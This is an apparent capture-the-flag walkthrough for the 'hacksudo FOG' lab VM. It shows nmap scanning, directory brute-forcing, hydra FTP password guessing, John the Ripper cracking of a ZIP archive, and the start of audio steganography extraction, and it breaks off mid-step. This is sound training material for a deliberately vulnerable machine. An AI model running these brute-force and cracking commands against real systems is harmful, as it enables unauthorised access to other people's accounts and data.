

CTF9


Set up the virtual image:


hacksudoFOG [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

```
Debian GNU/Linux 10 hacksudo fog tty1
eth0: 192.168.56.101
hacksudo login:
```



```
以太网适配器 VirtualBox Host-Only Network:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : VirtualBox Host-Only Ethernet Adapter
   物理地址. . . . . . . . . . . . . : 0A-00-27-00-00-35
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::8dcc:8439:9966:3374%53(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.56.1(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 889847847
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-26-74-91-58-38-00-25-68-EF-2F
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```




```
接口: 192.168.56.1 --- 0x35
  Internet 地址         物理地址              类型
  192.168.56.101        08-00-27-fe-90-80     动态
  192.168.56.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  229.255.255.250       01-00-5e-7f-ff-fa     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

The ip for the virtual machine is **192.168.56.101**

Step 1: Port Scan

use nmap to scan the service.

```
nmap -sV 192.168.56.101
```




```
D:\Nmap>nmap -sV 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-16 00:47 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.56.101
Host is up (0.000014s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE   VERSION
21/tcp   open  ftp       Pure-FTPd
22/tcp   open  ssh       OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http      Apache httpd 2.4.38 ((Debian))
111/tcp  open  rpcbind   2-4 (RPC #100000)
443/tcp  open  ssl/https Apache/2.4.38 (Debian)
2049/tcp open  nfs_acl   3 (RPC #100227)
3306/tcp open  mysql     MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
MAC Address: 08:00:27:FE:90:80 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
```

Step 2: Web source code

https://192.168.56.101/index.html Fn+F12




```
<html>
 ▶<head>…</head>
 ▼<body style="background-color:black;">
   ▶<center>…</center>
    <img src="fog.jpg" alt="Fog Project" width="1300" height="600">
...    <!-- caesar-cipher ==? https://github.com/hacksudo/SoundStegno --> == $0
    <!-- box author : hacksudo  -->
  </body>
</html>
```

```
https://github.com/hacksudo/SoundStegno
```

Step 3: Web directory discover

Use DirBuster



Target URL (eg http://example.com:80/)
http://192.168.56.101:80

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Threads ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
D:\DirBuster\directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extention File extention txt

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /t12062.txt




http://192.168.56.101:80/


Type	Found	Response	Size	Include	Status
Dir	/	200	1155	☑	Scanning
Dir	/icons/	403	468	☑	Waiting
Dir	/cms/	200	321	☑	Waiting
File	/index1.html	200	609	□	
Dir	/fog/	200	1131	☑	Waiting
Dir	/fog/fog/	200	954	☑	Waiting
Dir	/server-status/	403	468	☑	Waiting
File	/dict.txt	200	2267	□	

```
dict.txt
```

Step 4: CMS vulnerability



Type	Found	Response	Size
Dir	/	200	1155
Dir	/icons/	403	468
Dir	/cms/	200	321
File	/index1.html		609
Dir	/fog/		1131
Dir	/fog/fog/		954
File	/dict.txt		2267
Dir	/icons/small/		468




© Copyright 2004 - 2021 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.5

```
2.2.5
```

Step 5: Exploit CMS


use **hydra** to get the usename and password.



```
The module ftp does not need or support optional parameters
root@kali:~/Desktop/CMSeeK# hydra 192.168.56.101 ftp -l hacksudo -P ~/Desktop/dict.txt -t 6 -V -f
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizati
ons, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-11-16 00:09:01
[DATA] max 6 tasks per 1 server, overall 64 tasks, 196 login tries (l:1/p:196), ~0 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacker" - 1 of 196 [child 0]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackers" - 2 of 196 [child 1]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacker1" - 3 of 196 [child 2]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "loveshack" - 4 of 196 [child 3]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacked" - 5 of 196 [child 4]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "mhacky" - 6 of 196 [child 5]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackett" - 7 of 196 [child 2]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackney" - 8 of 196 [child 1]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "mhack" - 9 of 196 [child 5]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hacking" - 10 of 196 [child 4]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "dothack" - 11 of 196 [child 0]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "jhacky" - 12 of 196 [child 3]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "ihatehackers" - 13 of 196 [child 2]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "radioshack" - 14 of 196 [child 0]
[ATTEMPT] target 192.168.56.101 - login "hacksudo" - pass "hackme" - 15 of 196 [child 1]
[21][ftp] host: 192.168.56.101   login: hacksudo   password: hackme
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-11-16 00:09:12
```

```
hackme
```

Step 6: FTP and unzip



登录身份

服务器不允许匿名登录，或者不接受该电子邮件地址。

FTP 服务器: 192.168.56.101


用户名(U): hacksudo


密码(P): ••••••

登录后，可以将这个服务器添加到你的收藏夹，以便轻易返回。

FTP 将数据发送到服务器之前不加密或编码密码或数据。要保护密码和数据的安全，请使用 WebDAV。


☐ 匿名登录(A) ☐ 保存密码(S)






名称	修改日期	类型	大小
authors.txt	2021/5/5 0:00	文本文档	1 KB
installfog	2021/5/6 0:00	文件	0 KB
secr3tSteg.zip	2021/5/6 0:00	好压 ZIP 压缩文件	1,537 KB

use ***JohnTheRipper*** to get the password.



```
nancy@LAPTOP-6UPALDO7:/mnt/c/Users/联想/Desktop/JohnTheRipper$ ./run/zip2john secr3tSteg.zip >hash
ver 2.0 efh 5455 efh 7875 secr3tSteg.zip/hacksudoSTEGNO.wav PKZIP Encr: TS_chk, cmplen=1573432, decmplen=1965596, crc=8B4A9445 ts=9A86 cs=9a86 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** secr3tSteg.zip/secr3t.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=DD73D9B0 ts=9AB0 cs=9ab0 type=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
nancy@LAPTOP-6UPALDO7:/mnt/c/Users/联想/Desktop/JohnTheRipper$ ./run/john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./run/password.lst
fooled           (secr3tSteg.zip)
1g 0:00:00:00 DONE 2/3 (2021-11-16 14:06) 7.142g/s 1571Kp/s 1571Kc/s 1571KC/s 9poopoo..vikramed
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




```
fooled
```

reference:

(https://blog.csdn.net/shangyexin/article/details/80968218)


Step 7: Caesar Cipher

Use **ExWave** to find the hiden message behind the wave.



```
root@kali:~/Desktop# cd SoundStegno/
root@kali:~/Desktop/SoundStegno# ls
Demo.wav  ExWave.py  README.md  SoundStegno.py
root@kali:~/Desktop/SoundStegno# python3 ExWave.py ../hacksudoSTEGNO.wav
usage: ExWave.py [-h] [-f AUDIOFILE]
ExWave.py: error: unrecognized arguments: ../hacksudoSTEGNO.wav
root@kali:~/Desktop/SoundStegno# python3 ExWave.py -f ../hacksudoSTEGNO.wav
3;J

 _  _ _    _    _          __      __
| || (_)__| |__| |___ _ _ \ \    / /_ ___ _____
| __ | / _` / _` / -_) ' \ \ \/\/ / _` \ V / -_)
|_||_|_\__,_\__,_\___|_||_| \_/\_/\__,_|\_/\___|
                        |___|v1.0 www.techchip.net
Visit for more tutorials : www.youtube.com/techchipnet
